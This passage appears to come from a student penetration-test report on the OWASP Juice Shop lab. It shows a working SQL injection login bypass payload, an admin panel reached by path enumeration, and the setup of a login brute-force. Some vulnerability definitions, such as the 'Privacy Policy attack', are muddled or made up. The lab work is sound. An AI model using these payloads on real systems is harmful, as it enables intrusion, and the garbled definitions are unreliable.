
Privacy Policy

Description:-

A Privacy Policy attack is a type of cyber attack where an attacker manipulates or misrepresents a company's privacy policy, in order to gain access to sensitive information or perform other malicious actions. This can happen due to vulnerabilities in the privacy policy, such as lack of proper disclosure, lack of proper consent, or lack of proper data handling practices

Steps to Reproduce:

Just read the privacy policy of the company by
<http://192.168.1.10:3000/#/privacysecurity/privacy-policy>



Got the pop-up solved the challenge Privacy Policy **Impact:**

No significant impactThe impact of a successful Privacy Policy attack can include:

- unauthorized access to sensitive information
- loss of trust from customers or users whose data was mishandled
- legal penalties or fines for organizations that are required to protect sensitive data under regulations such as HIPAA, PCI-DSS, and GDPR
- damage to reputation and negative publicity for the organization.


Preventing Privacy Policy attacks requires regularly reviewing and monitoring privacy policies, using best practices for privacy policy creation, and ensuring that the policy is compliant with applicable regulations. Additionally, ensuring that the policy is easily understandable, and providing transparent and clear information about the data collection, use, and sharing can also help prevent these types of attacks.

Vulnerability 8:-


Title: Repetitive Registration Description:

Repetitive registration refers to the practice of creating multiple accounts with the same personal information or using the same information to register multiple times. This can be a security vulnerability because if an attacker is able to obtain the personal information of a user, they will be able to create multiple accounts in the user's name, potentially causing harm to the user or the system **Steps to Reproduce:**

In the register tab, tried to register a new user. In the repeat password section, first I have a 5 character password and repeated the same in the repeat password. After this, I have added 2 more characters in the original password, but the webpage didn't throw any error and have successfully completed the registration with different original password. The original password is of 7 characters and repeat password is of 5 characters



Pop-up showing, successfully completed the challenge, Repetitive Registration



Impact:

The impact of a successful Repetitive Registration attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- damage to the integrity of the system and data

- consume resources, such as storage or processing power, causing a Denial of Service (DoS) attack.

Preventing Repetitive Registration attacks requires implementing robust anti-automation controls, regularly reviewing and monitoring anti-automation controls, and using a ratelimiting approach to anti-automation controls. Additionally, using a security framework that is specifically designed for anti-automation can also help prevent these types of attacks.


Vulnerability 9:-

Title: Login Admin (Sql Injection) Description:


SQL injection is a type of security vulnerability that allows an attacker to execute malicious SQL code on a database by injecting it into a web application's input fields. This can allow the attacker to gain unauthorized access to the database, extract sensitive information, or modify or delete data

Steps to Reproduce:

In the login section, under username gave a sql payload admin' or 1=1— and a random string a password. As this is vulnerable to sql injection. Got the admin account login



Got the pop-up Login Admin challenge solved



Impact:

The impact of a successful Login admin attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation □
damage to the integrity of the system and data
- perform a DoS attack.

Preventing Login admin attacks requires implementing robust access controls, regularly reviewing and monitoring access controls, and using a least privilege approach to access controls. Additionally, using a security framework that is specifically designed for access control can also help prevent these types of attacks.

Vulnerability 10:-


Title: Admin Section (Broken Access Control) Description:

Broken Access Control is a type of cyber attack that occurs when an application or system fails to properly implement or enforce access controls, allowing an attacker to gain unauthorized access to sensitive data or perform actions that would otherwise be restricted. This can happen due to vulnerabilities in the system, such as weak authentication mechanisms or lack of proper access controls.

Steps to Reproduce:

By the Dirbuster output, navigated through the 192.168.1.10:3000/administration. Thus getting into the admin panel.

Then the pop-up came a solved the challenge



Impact:

The impact of a successful broken access control attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- Damage to the integrity of the system and data.

Preventing broken access control attacks requires implementing robust access controls, regularly reviewing and monitoring access controls, and using a least privilege approach to access controls. Additionally, using a security framework that is specifically designed for access control can also help prevent these types of attacks.

Vulnerability 11:-

Title: Five Star Feedback (Broken Access Control)


Description:


Broken Access Control is a type of cyber attack that occurs when an application or system fails to properly implement or enforce access controls, allowing an attacker to gain unauthorized access to sensitive data or perform actions that would otherwise be restricted. This can happen due to vulnerabilities in the system, such as weak authentication mechanisms or lack of proper access controls.

Steps to Reproduce:

With admin logged in, navigated through the <http://192.168.1.4:3000/administration>. Got all feedbacks and users ids

Then deleted the 1st 5 star feedback.





Got the pop-up as solved the Five star feedback challenge

Impact:

The impact of a successful broken access control attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- Damage to the integrity of the system and data.

Preventing broken access control attacks requires implementing robust access controls, regularly reviewing and monitoring access controls, and using a least privilege approach to access controls. Additionally, using a security framework that is specifically designed for access control can also help prevent these types of attacks.

Vulnerability 12:-

Title: Password Strength (Broken Authentication)

Description:

Broken authentication is a type of cyber attack that targets the authentication mechanisms of a system, such as user credentials, session IDs, or tokens. The attacker can exploit vulnerabilities in the authentication process to gain unauthorized access to the system or steal sensitive information.


Steps to Reproduce:


In the login page, in username section given the admin username, admin@juice-sh.op

which is obtained from previous challenge. Then a random password. This request is intercepted by the Burpsuite.

